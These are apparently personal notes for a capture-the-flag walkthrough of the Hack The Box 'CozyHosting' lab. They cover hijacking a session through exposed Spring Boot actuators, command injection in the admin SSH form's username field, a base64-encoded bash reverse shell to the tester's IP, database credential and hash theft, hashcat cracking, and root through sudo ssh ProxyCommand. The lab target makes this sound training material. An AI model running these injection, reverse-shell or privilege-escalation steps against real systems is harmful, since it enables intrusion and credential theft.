

Cozyhosting

Monday, May 5, 2025 1:56 AM

nmap

```
(kali@kali)-[~/Desktop/htb/cozyhosting]
$ cat nmap
# Nmap 7.95 scan initiated Mon May 5 01:14:10 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.229.88
Nmap scan report for 10.129.229.88
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://cozyhosting.htb
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
```

Gobuster

```
$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -o gobuster -u http://cozyhosting.htb
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://cozyhosting.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/login          (Status: 200) [Size: 4431]
/admin          (Status: 401) [Size: 97]
/index          (Status: 200) [Size: 12706]
/logout         (Status: 204) [Size: 0]
/error          (Status: 500) [Size: 73]
/.              (Status: 200) [Size: 0]
Progress: 43007 / 43008 (100.00%)
```

Feroxbuster

```
(kali@kali)-[~/Desktop/htb/cozyhosting]
$ feroxbuster -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://cozyhosting.htb/ -o feroxbuster
```

Feroxbuster also find png and js files. It is more aggressive scan. But in this case gobuster is fine for what we need.

If you want to exclude extensions,

feroxbuster -w /usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt -u <http://cozyhosting.htb/> -o feroxbuster_spring --dont-scan png,js


```

1: kali@kali: ~/Desktop/htb/cozyhosting
Press [ENTER] to use the Scan Management Menu™


200 GET 285l 745w 12706c http://cozyhosting.htb/index
200 GET 97l 196w 4431c http://cozyhosting.htb/login
204 GET 0l 0w 0c http://cozyhosting.htb/logout
200 GET 29l 131w 11970c http://cozyhosting.htb/assets/img/pricing-free.png
200 GET 29l 174w 14774c http://cozyhosting.htb/assets/img/pricing-ultimate.png
200 GET 295l 641w 6890c http://cozyhosting.htb/assets/js/main.js
200 GET 73l 470w 37464c http://cozyhosting.htb/assets/img/values-1.png
200 GET 38l 135w 8621c http://cozyhosting.htb/assets/img/logo.png
200 GET 34l 172w 14934c http://cozyhosting.htb/assets/img/pricing-starter.png
200 GET 1l 313w 14690c http://cozyhosting.htb/assets/vendor/aos/aos.js
401 GET 1l 1w 97c http://cozyhosting.htb/admin
200 GET 83l 453w 36234c http://cozyhosting.htb/assets/img/values-3.png
200 GET 43l 241w 19406c http://cozyhosting.htb/assets/img/pricing-business.png
200 GET 38l 135w 8621c http://cozyhosting.htb/assets/img/favicon.png
200 GET 7l 1222w 80420c http://cozyhosting.htb/assets/vendor/bootstrap/js/bootstrap.bundle.min.js
200 GET 1l 218w 26053c http://cozyhosting.htb/assets/vendor/aos/aos.css
200 GET 1l 625w 55880c http://cozyhosting.htb/assets/vendor/glightbox/js/glightbox.min.js
200 GET 2397l 4846w 42231c http://cozyhosting.htb/assets/css/style.css
200 GET 79l 519w 40905c http://cozyhosting.htb/assets/img/values-2.png
200 GET 81l 517w 40968c http://cozyhosting.htb/assets/img/hero-img.png
500 GET 1l 1w 73c http://cozyhosting.htb/error

```

We notice "Whitelabel Error".



It is Spring boot. Spring Boot is a Java-based framework used to create standalone, production-grade Spring applications with minimal configuration. It is built on top of the Spring Framework, which is a powerful, feature-rich framework for building Java applications.



```

(kali@kali)~[~/Desktop/htb/cozyhosting]
$ find / -type f -iname "*spring*.txt" 2>/dev/null
/home/kali/Desktop/htb/soccer/SecLists-master/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt
/usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt

```

They left the actuator directory open.

```

(kali@kali)-[~/Desktop/htb/cozyhosting]
$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt -o gobuster-s
pring -u http://cozyhosting.htb
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://cozyhosting.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/actuator (Status: 200) [Size: 634]
/actuator/env (Status: 200) [Size: 4957]
/actuator/env/home (Status: 200) [Size: 487]
/actuator/env/lang (Status: 200) [Size: 487]
/actuator/env/path (Status: 200) [Size: 487]
/actuator/health (Status: 200) [Size: 15]
/actuator/beans (Status: 200) [Size: 127224]
/actuator/mappings (Status: 200) [Size: 9938]
/actuator/sessions (Status: 200) [Size: 48]
Progress: 120 / 121 (99.17%)
=====

```

← → ↻ 🏠 ⚠ Not secure cozyhosting.htb/actuator/sessions ☆ 📄 🗑 📁 📄

📄 | 📄 Kali Linux 📄 Kali Tools 📄 Kali Docs 📄 Kali Forums 📄 Kali NetHunter 📄 OffSec 📄 Exploit-DB


Pretty-print ☐

```
{ "B7E9AF3C3431B531E4DBBEC244D8A0FE": "kanderson", "84007C51AD0413FB10E99F9CC1323B83": "kanderson" }
```

We put the cookie and refresh the page and now we login to admin page.

← → ↻ 🏠 ⚠ Not secure cozyhosting.htb/admin ☆ 📄 🗑 📁 📄 👤 ⋮

📄 | 📄 Kali Linux 📄 Kali Tools 📄 Kali Docs 📄 Kali Forums 📄 Kali NetHunter 📄 OffSec 📄 Exploit-DB



Admin Dashboard

Recent Sales | Today

#	Host	Description	Cost
#2457	suspicious mcnulty	Static content	\$64
#2147	boring mahavira	API server	\$47
#2049	stoic	Metrics	\$147

Application

- Manifest
- Service workers
- Storage

Storage

- Local storage
- Session storage
- Extension storage
- IndexedDB
- Cookies
 - http://cozyhosting...
- Private state tokens
- Interest groups
- Shared storage
- Cache storage

Name	Value	D	P	E	S	H	S	P	C	P
JSESSIO...	84007C51AD0413FB10E99F9CC1323B83	c..	/	S..	4..	✓				M.

Cookie Value ☐ Show URL-decoded

84007C51AD0413FB10E99F9CC1323B83

your host's .ssh/authorised_keys file.

Connection settings

Hostname

Username

Submit Reset

```

Request
Pretty Raw Hex
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 Cache-Control: max-age=0
4 Origin: http://cozyhosting.htb
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/135.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
  bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://cozyhosting.htb/admin
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: JSESSIONID=84007C51AD0413FB10E99F9CC1323B83
12 Connection: keep-alive
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 30
15
16 host=127.0.0.1&username=asdasd

Response
Pretty Raw Hex Render
1 HTTP/1.1 302
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 05 May 2025 16:00:17 GMT
4 Content-Length: 0
5 Location: http://cozyhosting.htb/admin?error=Host+key+verification
  failed.
6 Connection: keep-alive
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 0
9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14

```

The cmd that is run on the target is like this
ssh user@127.0.0.1

```

Request
Pretty Raw Hex
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 Cache-Control: max-age=0
4 Origin: http://cozyhosting.htb
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/135.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
  bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://cozyhosting.htb/admin
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: JSESSIONID=84007C51AD0413FB10E99F9CC1323B83
12 Connection: keep-alive
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 57
15
16 host=10.10.14.15&username=kali;[curl,http://10.10.14.15].

Response

```

We received connection.

```

(kali@kali) ~/Desktop/htb/cozyhosting
$ nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.229.88] 36924
GET / HTTP/1.1
Host: 10.10.14.15
User-Agent: curl/7.81.0
Accept: */*

```

We make bash shell script.

We add space between as shown to avoid += in base64 encode output.


```

(kali@kali)-[~/Desktop/htb/cozyhosting]
$ nano shell
(kali@kali)-[~/Desktop/htb/cozyhosting]
$ cat shell
bash -i _>6 /dev/tcp/10.10.14.15/9001 _0>61 _
(kali@kali)-[~/Desktop/htb/cozyhosting]
$ base64 -w 0 shell
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTUvOTAwMSAgMD4mMSAK

```

host=10.10.14.15&username={echo,YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTUvOTAwMSAgMD4mMSAK}}{base64,-d}|bash;

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /executesh HTTP/1.1		1 HTTP/1.1 504 Gateway Time-out	
2 Host: cozyhosting.htb		2 Server: nginx/1.18.0 (Ubuntu)	
3 Cache-Control: max-age=0		3 Date: Mon, 05 May 2025 17:01:08 GMT	
4 Origin: http://cozyhosting.htb		4 Content-Type: text/html	
5 Upgrade-Insecure-Requests: 1		5 Content-Length: 578	
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36		6 Connection: keep-alive	
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		7	
8 Referer: http://cozyhosting.htb/admin		8 <html>	
9 Accept-Encoding: gzip, deflate, br		9 <head>	
10 Accept-Language: en-US,en;q=0.9		10 <title>	
11 Cookie: JSESSIONID=84007C51AD0413FB10E99F9CC1323B83		11 </title>	
12 Connection: keep-alive		12 </head>	
13 Content-Type: application/x-www-form-urlencoded		13 <body>	
14 Content-Length: 112		14 <center>	
15 host=10.10.14.15&username={echo,YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTUvOTAwMSAgMD4mMSAK}}{base64,-d} bash;		15 <h1>	
		16 </h1>	
		17 </center>	
		18 <hr>	
		19 <center>	
		20 nginx/1.18.0 (Ubuntu)	
		21 </center>	

We got shell.

```

(kali@kali)-[~/Desktop/htb/cozyhosting]
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.229.88] 59454
bash: cannot set terminal process group (1041): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$

```

```

app@cozyhosting:/app$ ls -al
ls -al
total 58856
drwxr-xr-x  2 root root    4096 Aug 14  2023 .
drwxr-xr-x 19 root root    4096 Aug 14  2023 ..
-rw-r--r--  1 root root 60259688 Aug 11  2023 cloudhosting-0.0.1.jar
app@cozyhosting:/app$

```

Enumeration

This is the only hosting jar file on the target.

```

app@cozyhosting:/app$ find / 2>/dev/null | grep -i cloudhosting-0.0.1.jar
/app/cloudhosting-0.0.1.jar
app@cozyhosting:/app$

```

We find in systemctl like this, we find cozyhosting.service.

```

app@cozyhosting:/app$ systemctl list-units --type=service | grep -i host
cozyhosting.service      loaded active running Cozy Hosting Web Page
open-vm-tools.service    loaded active running Service for virtual machines hosted on VMware
vgauth.service           loaded active running Authentication service for virtual machines hosted on VMware
app@cozyhosting:/app$

```

When we find service, we found these services.

```

app@cozyhosting:/app$ find /etc/ -name *.service | grep -i host
find: '/etc/ssl/private': Permission denied
find: '/etc/multipath': Permission denied
find: '/etc/audit': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
/etc/systemd/system/multi-user.target.wants/cozyhosting.service
/etc/systemd/system/cozyhosting.service
app@cozyhosting:/app$

```

When we check the service, it executes the jar file that we found.

```

app@cozyhosting:/app$ cat /etc/systemd/system/cozyhosting.service
[Unit]
Description=Cozy Hosting Web Page
After=syslog.target network.target

[Service]
SuccessExitStatus=143

User=app
Group=app

Type=simple

WorkingDirectory=/app
ExecStart=/usr/bin/java -jar cloudhosting-0.0.1.jar
ExecStop=/bin/kill -15 $MAINPID

[Install]
WantedBy=multi-user.target
app@cozyhosting:/app$

```

File transfer using nc.

We will analyse the jar file.

```

app@cozyhosting:/app$ cat cloudhosting-0.0.1.jar > /dev/tcp/10.10.14.15/9001
app@cozyhosting:/app$

2: kali@kali: ~/Desktop/htb/cozyhosting
└─(kali@kali)-[~/Desktop/htb/cozyhosting]
   └─$ nc -nvlp 9001 > "cloudhosting-0.0.1.jar" -vv
      listening on [any] 9001 ...
      connect to [10.10.14.15] from (UNKNOWN) [10.129.229.88] 35488
      sent 0, rcvd 60259688

└─(kali@kali)-[~/Desktop/htb/cozyhosting]
   └─$ ls
      cloudhosting-0.0.1.jar  feroxbuster_spring  gobuster  nmap
      feroxbuster             ferox-http_cozyhosting_htb_-1746457414.state  gobuster-spring  shell

```

unzip and output into a folder.

-o = output (Note: there is no space between -o and folder name)

```

└─(kali@kali)-[~/Desktop/htb/cozyhosting]
   └─$ 7z x cloudhosting-0.0.1.jar -osrc

```

```

└─(kali@kali)-[~/Desktop/htb/cozyhosting/src]
   └─$ find . -name *.properties
      ./META-INF/maven/htb.cloudhosting/cloudhosting/pom.properties
      ./BOOT-INF/classes/application.properties

```

This is where actuators are configured. If we want it to disable, we can set it to false.

We see the username and password.

pring.datasource.username=postgres

spring.datasource.password=Vg&nvzAQ7XxR

```

server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
(END)

```

Can't login as user postgres.

```
app@cozyhosting:/app$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
app@cozyhosting:/app$ su - postgres
Password:
su: Authentication failure
app@cozyhosting:/app$
```

We can login to psql.

```
app@cozyhosting:/app$ psql -h localhost -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

<https://hacktricks.boititech.com.br/pentesting/pentesting-postgresql>

HackTricks - Boititech

PENTESTING

5000 - Pentesting Docker Registry

5353/UDP Multicast DNS (mDNS)

5432,5433 - Pentesting Postgresql

5601 - Pentesting Kibana

5671,5672 - Pentesting AMQP

5800,5801,5900,5901 - Pentesting VNC

5984,6984 - Pentesting CouchDB

5985,5986 - Pentesting WinRM

6000 - Pentesting X11

6379 - Pentesting Redis

8009 - Pentesting Apache

JServ Protocol (AJP)

8089 - Splunkd

```
psql -U <myuser> # Open psql console with user
psql -h <host> -U <username> -d <database> # Remote connection
psql -h <host> -p <port> -U <username> -W <password> <database> # Remote connection
```

```
psql -h localhost -d <database_name> -U <User> #Password will be prompted
\list # List databases
\c <database> # use the database
\d # List tables
\du+ # Get users roles
```

```
#Read a file
CREATE TABLE demo(t text);
COPY demo from '[FILENAME]';
SELECT * FROM demo;
```

```
#Write ascii to a file (copy to cannot copy binary data)
COPY (select convert_from(decode('<B64 payload>','base64'),'utf-8')) to 'C:\\some\\inter
```

```
#List databases
SELECT datname FROM pg_database;
```

```
#Read credentials (usernames + pwd hash)
```

```
postgres=# \list
```

We can see the databases. We are interested in this one.

```
(4 rows)
...skipping...
          List of databases
  Name      | Owner   | Encoding | Collate  | Ctype    | Access privileges
-----+-----+-----+-----+-----+-----
cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
postgres   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
template0  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres +
           |          |          |          |          | postgres=CTc/postgres
template1  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres +
           |          |          |          |          | postgres=CTc/postgres
(4 rows)
```

Go to cozyhosting database.

```
postgres=# \c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=#
```

```
cozyhosting=# \d = List tables
```

```

public | hosts      | table      | postgres
public | hosts_id_seq | sequence   | postgres
public | users      | table      | postgres
(3 rows)
```

```
cozyhosting=# select * from users;
```

```

 name | password | role
-----+-----+-----
kanderson | $2a$10$E/Vcd9ecfImPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
admin | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

```

name | password | role
-----+-----+-----
kanderson | $2a$10$E/Vcd9ecfImPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
admin | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

Crack with hashcat.

We need to specify hash mode. Since the hashes start with \$2, it is most likely bcrypt.

```

└─$ hashcat hash.txt /opt/rockyou.txt --username
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - P
platform #1 [The pocl project]

=====
* Device #1: cpu-sandybridge-Intel(R) Core(TM) Ultra 9 185H, 6939/13942 MB (2048 MB allocatable), 8MCU

The following 4 hash-modes match the structure of your input hash:

# | Name | Category
=====+=====+=====
3200 | bcrypt $2$, Blowfish (Unix) | Operating System
25600 | bcrypt(md5($pass)) / bcryptmd5 | Forums, CMS, E-Commerce
25800 | bcrypt(sha1($pass)) / bcryptsha1 | Forums, CMS, E-Commerce
28400 | bcrypt(sha512($pass)) / bcryptsha512 | Forums, CMS, E-Commerce

Please specify the hash-mode with -m [hash-mode].
Started: Mon May 5 14:28:16 2025
```

```
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
```

It is admin's password. manchesterunited

```

(kali@kali)-[~/Desktop/htb/cozyhosting]
└─$ hashcat hash.txt /opt/rockyou.txt --username -m 3200 --show
admin:$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
```

Josh could be admin.

```

app@cozyhosting:/app$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
```

Now we are josh.

```

app@cozyhosting:/app$ su - josh
Password:
josh@cozyhosting:~$ id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:~$
```


Key Differences:

Command	Loads <code>.bash_profile</code> , <code>.profile</code> , etc.	Changes to user's home dir	Typical Use
<code>su josh</code>	✗ No	✗ No	Temporary switch without full session
<code>su - josh</code>	✓ Yes	✓ Yes	Full login shell (like actual login)

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Sorry, try again.
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Get a ssh shell. (ssh-keygen)

GTFO bin

<https://gtfobins.github.io/gtfobins/ssh/#sudo>

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand='sh 0<&2 1>&2' x
```

```
(root) /usr/bin/ssh *
josh@cozyhosting:~$ sudo ssh -o ProxyCommand='sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# bash
root@cozyhosting:/home/josh#
root@cozyhosting:/home/josh# cat /root/root.txt
9610a3244eed94a132f6228d09f57fda
root@cozyhosting:/home/josh#
```